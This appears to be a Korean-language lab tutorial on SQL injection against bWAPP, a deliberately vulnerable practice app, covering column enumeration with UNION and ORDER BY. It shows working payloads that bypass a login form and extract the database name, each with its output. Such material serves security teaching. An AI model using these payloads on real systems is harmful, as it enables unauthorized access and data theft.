| 4   | wolverine | Log@N         | What's a Magneto? |
| 5   | johnny | m3ph1st0ph3l3s  | I'm the Ghost Rider! |
| 6   | seline | m00n            | It wasn't the Lycans. It was you. |
+----+-----+-----+-----+
8 rows in set (0.00 sec)
```

- UNION : 여러 개의 SELECT문을 합쳐서 반환  
가져오는 두 table의 열(칼럼)의 수가 동일해야만 가능

## Bypass Authentication - UNION

```
mysql> SELECT 1,2,3;
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
1 row in set (0.00 sec)
```

```
mysql> SELECT 1,2,3,4;
+---+---+---+---+
| 1 | 2 | 3 | 4 |
+---+---+---+---+
1 row in set (0.00 sec)
```

```
mysql> SELECT * FROM blog UNION SELECT 1,2,3,4;
+-----+-----+-----+-----+-----+
| id   | owner | entry                | date                |
+-----+-----+-----+-----+-----+
| 164  | guest | This is simple blog  | 2019-06-27 08:35:14 |
| 165  | guest | Hello World          | 2019-06-27 08:43:44 |
| 1    | 2     | 3                    | 4                   |
+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)
```

- UNION : 여러 개의 SELECT문을 합쳐서 반환  
table뿐만 아니라 원하는 열(칼럼)의 값을 넣을 수 있음

```
mysql> SELECT * FROM blog;
+-----+-----+-----+-----+
| id | owner | entry | date |
+-----+-----+-----+-----+
| 164 | guest | This is simple blog | 2019-06-27 08:35:14 |
| 165 | guest | Hello World | 2019-06-27 08:43:44 |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

```
mysql> SELECT * FROM blog UNION SELECT 1,2,3;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```

- UNION : 여러 개의 SELECT문을 합쳐서 반환  
blog의 테이블 경우 칼럼이 4개인데 SELECT 1,2,3의 결과는 칼럼이 3개  
칼럼의 수가 다르면 ERROR 발생  
이를 이용해 해당 테이블의 칼럼 수를 예측 가능

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Login

Error: The used SELECT statements have a different number of columns

- SELECT \* FROM Hero WHERE id = " UNION SELECT 1, 2, 3; #" AND pw = 'ffff';  
SELECT 1, 2, 3이 Hero 테이블의 칼럼 수와 맞지 않아서 Error 발생



/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

' union select 1, 2, 3, 4; #

Password:

●●●

Login

Welcome 2, how are you today?

Your secret: 4

- SELECT \* FROM Hero WHERE id = " UNION SELECT 1, 2, 3, 4; #' AND pw = 'fff';  
SELECT 1, 2, 3, 4 반환 성공, Welcome 2와 Your secret: 4도 확인  
로그인 Hero 테이블의 칼럼 수가 4인 것을 알아냄

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

' union select 1, 'Homebrew', 3, 'jjang';#

Password:

●●●●

Login

Welcome Homebrew, how are you today?

Your secret: Jjang

- SELECT \* FROM Hero WHERE id = " UNION SELECT 1, 'Homebrew', 3, 'jjang'; # AND pw = 'fff';  
SELECT 1, 2, 3, 4 중, 2에 id값이 들어가는 것을 확인하여 존재하지 않는 아이디 'Homebrew'로 로그인 성공  
또한, secret도 jjang으로 출력

## / SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Login

- 칼럼 수를 알아내는 다른 방법 : **order by**

# Contents 1

## SQL Injection

### Bypass Authentication – order by

```
mysql> select * from movies order by tickets_stock;
```

id	title	release_year	genre	main_character	imdb	tickets_stock
10	World War Z	2013	horror	Gerry Lane	tt0816711	0
7	The Dark Knight Rises	2012	action	Bruce Wayne	tt1345836	3
5	The Amazing Spider-Man	2012	action	Peter Parker	tt0948470	13
9	The Incredible Hulk	2008	action	Bruce Banner	tt0800080	23
8	The Fast and the Furious	2001	action	Brian O'Connor	tt0232500	40
2	Iron Man	2008	action	Tony Stark	tt0371746	53
3	Man of Steel	2013	action	Clark Kent	tt0770828	78
1	G.I. Joe: Retaliation	2013	action	Cobra Commander	tt1583421	100
4	Terminator Salvation	2009	sci-fi	John Connor	tt0438488	100
6	The Cabin in the Woods	2011	horror	Some zombies	tt1259521	666

10 rows in set (0.00 sec)

- order by [칼럼명]

[칼럼명]을 기준으로 오름차순으로 정렬  
order by tickets\_stock대신 order by 7로,  
Order by release\_year대신 order by 2로  
동일하게 정렬 가능

```
mysql> select * from movies order by release_year;
```

id	title	release_year	genre	main_character	imdb	tickets_stock
8	The Fast and the Furious	2001	action	Brian O'Connor	tt0232500	40
2	Iron Man	2008	action	Tony Stark	tt0371746	53
9	The Incredible Hulk	2008	action	Bruce Banner	tt0800080	23
4	Terminator Salvation	2009	sci-fi	John Connor	tt0438488	100
6	The Cabin in the Woods	2011	horror	Some zombies	tt1259521	666
5	The Amazing Spider-Man	2012	action	Peter Parker	tt0948470	13
7	The Dark Knight Rises	2012	action	Bruce Wayne	tt1345836	3
1	G.I. Joe: Retaliation	2013	action	Cobra Commander	tt1583421	100
3	Man of Steel	2013	action	Clark Kent	tt0770828	78
10	World War Z	2013	horror	Gerry Lane	tt0816711	0

10 rows in set (0.00 sec)

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

' or 1=1 order by 1;#

Password:

●●●●

Login

Welcome Neo, how are you today?

Your secret: Oh Why Didn't I Took That BLACK Pill?

- `SELECT * FROM Hero WHERE id = " or 1=1 order by 1;#" AND pw = 'ffff';`  
칼럼 1이 무엇인지 알 수 없지만 1을 오름차순으로 정리했을 때 가장 첫 행인 'Neo' 정보 출력  
칼럼 수를 찾을 때 까지 order by n을 바꾸며 시도

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

' or 1=1 order by 5;#

Password:

●●●●

Login

Error: Unknown column '5' in 'order clause'

- `SELECT * FROM Hero WHERE id = '' or 1=1 order by 5;#'` AND pw = 'ffff';  
order by 4까지는 에러가 없었으나 order by 5를 하는 순간 발생했음으로 칼럼 수가 4

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb

1. table안의 모든 내용 출력
2. table의 칼럼 수 알아내기
3. 해당 table을 담고 있는 database(DB)의 이름 알아내기 (Hint : select database())

### 1. table안의 모든 내용 출력

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>
Iron Man	2008	Tony Stark	action	<a href="#">Link</a>
Man of Steel	2013	Clark Kent	action	<a href="#">Link</a>
Terminator Salvation	2009	John Connor	sci-fi	<a href="#">Link</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>
The Cabin in the Woods	2011	Some zombies	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Link</a>
The Incredible Hulk	2008	Bruce Banner	action	<a href="#">Link</a>
World War Z	2013	Gerry Lane	horror	<a href="#">Link</a>

- `SELECT * FROM Hero WHERE search = "' or 1=1;#';`



### 2. table의 칼럼 수 알아내기

Search for a movie:

Title	Release	Character	Genre	IMDb
World War Z	2013	Gerry Lane	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>

Search for a movie:

Title	Release	Character	Genre	IMDb
Error: Unknown column '8' in 'order clause'				

- `SELECT * FROM Hero WHERE search = " or 1=1 order by 8;#";`  
order by 7까지 정상 출력, 8에서 Error -> 칼럼 수는 7

### 2. table의 칼럼 수 알아내기

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>
Iron Man	2008	Tony Stark	action	<a href="#">Link</a>
Man of Steel	2013	Clark Kent	action	<a href="#">Link</a>
Terminator Salvation	2009	John Connor	sci-fi	<a href="#">Link</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>
The Cabin in the Woods	2011	Some zombies	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Link</a>
The Incredible Hulk	2008	Bruce Banner	action	<a href="#">Link</a>
World War Z	2013	Gerry Lane	horror	<a href="#">Link</a>
2	3	5	4	<a href="#">Link</a>

- `SELECT * FROM Hero WHERE search = " union select 1, 2, 3, 4, 5, 6, 7;#";`  
union select의 수를 늘리며 7까지 찾음

### SQL Injection (GET/Search) - Task

#### 3. 해당 table을 담고 있는 database(DB)의 이름 알아내기 (Hint : select database())

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>
Iron Man	2008	Tony Stark	action	<a href="#">Link</a>
Man of Steel	2013	Clark Kent	action	<a href="#">Link</a>
Terminator Salvation	2009	John Connor	sci-fi	<a href="#">Link</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>
The Cabin in the Woods	2011	Some zombies	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Link</a>
The Incredible Hulk	2008	Bruce Banner	action	<a href="#">Link</a>
World War Z	2013	Gerry Lane	horror	<a href="#">Link</a>
bWAPP	3	5	4	<a href="#">Link</a>

- `SELECT * FROM Hero WHERE search = " union select 1, (select database()), 3, 4, 5, 6, 7;#";`  
반환되는 칼럼 2가 아닌 3, 4, 5에 넣어도 가능

**감사합니다**